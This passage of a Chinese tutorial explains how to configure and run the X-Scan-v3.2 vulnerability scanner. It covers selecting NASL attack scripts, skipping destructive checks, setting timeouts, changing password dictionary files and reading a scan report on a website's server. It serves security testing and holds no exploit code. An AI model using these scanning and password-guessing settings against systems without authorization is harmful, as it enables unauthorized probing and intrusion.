


图11




图12

“攻击脚本相关设置”中可以设置是否使用对主机有破坏性的脚本文件，由于目前Scripts目录中的脚本数量已超过3000个，在批量扫描中可以通过定制脚本列表，只选取高风险级别的漏洞进行检测，以加快扫描速度。若需要选择所有NASL脚本，就应该选中“全选”复选框。当然也可以通过“选择脚本”按钮打开脚本选择窗口，通过风险级别、检测手段、漏洞类型等分类方式定制脚本列表（如图13）。




图13

除此之外，还可以对“脚本运行超时（秒）”和“网络读取超时（秒）”进行设置。“脚本运行超时（秒）”可以设置一个脚本运行的最长时间，超时后将被强行终止，“网络读取超时（秒）”则可以设置TCP连接每次读取数据的最长时间，超时数据将被忽略（如图14）。“安全扫描（跳过破坏性脚本）”选项的设置是避免在检测的过程中使用破坏性脚本对远程主机造成破坏性的影响，比如系统重启等。




图14

“CGI 编码方案”的选项为用户也提供了多种方案进行选择，用户可以根据自己的需要进行选择，这里我们就按照默认的选项进行设置（如图15）。




图15

“字典文件设置”选项可以设置各服务对应的用户名以及密码字典文件。如果用户想更改某个服务的用户名以及密码字典文件的话，只需在默认的文件列表中双击然后选择其他的文件即可（如图16）。




图16

所有的设置完成后，点击“确定”按钮，然后点击工具栏上的“开始扫描”按钮对目标进行扫描测试。如果用户在扫描过程中由于某些原因，用户可以随时在主机扫描列表中点击鼠标右键，选择“终止对当前主机的检测”或“终止对当前内容的检测”命令（如图17），该功能操作起来非常的方便。





图17

当扫描完成后，X-Scan-v3.2会自动的弹出扫描报告（如图18）。


图18

从图中我们看到，非安全官方网站的服务器一共开放了四个服务，包括FTP、SMTP、WWW和MSSQL。X-Scan-v3.2的扫描报告采用表格形式进行表示，看起来条理清晰、主次分明，而且具体的漏洞描述的相当的清晰。用户当然也可以在扫描的过程中点击扫描界面上的“漏洞信息”和“错误信息”选项卡，以查看扫描到的漏洞（如图19）。

